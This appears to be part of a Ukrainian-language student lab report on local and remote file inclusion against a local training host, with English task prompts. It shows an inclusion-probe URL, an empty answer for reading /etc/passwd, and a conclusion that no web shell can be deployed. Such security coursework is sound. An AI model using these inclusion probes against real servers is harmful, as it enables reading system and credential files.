Request Headers 8

Response Headers 8

364 bytes | 16 millis

LFI присутній, тому для прикладу, переглянемо вміст файлу robots.txt

An Error Occurred: Internal Server Error — Mozilla Firefox

Kali Linux, an Offensive Security... Welcome to KittyVault! raw.githubusercontent.com/... An Error Occurred: Intern... +


192.168.56.5/image?get=https://www.5.ua/media/pictures/original/194292.jpg?t=1600087834

Oops! An Error Occurred

The server returned a "500 Internal Server Error".

Something is broken. Please let us know what you were doing when this error occurred. We will fix it as soon as possible. Sorry for any inconvenience caused.


RFI недоступний через відсутність зв'язку із зовнішньою мережею.



TASK 2

Obtain /etc/passwd file.

Answer:



TASK 3

Is it possible to execute web-shell with LFI/RFI? Prove it (screenshot).

Answer:

Отже, у зв'язку з тим, що сервер не має можливості під'єднатися до глобальної мережі, то завантажити **web-shell** буде не можливо. А також, що цілком логічно, даний сервер не має у своїй файлової системі не має наявності жодного **web-shell**, який можна було б запустити на виконання для власних потреб.

Звідси робимо висновок, що **LFI/RFI** вразливість не дозволяє тут розгорнути **web-shell**.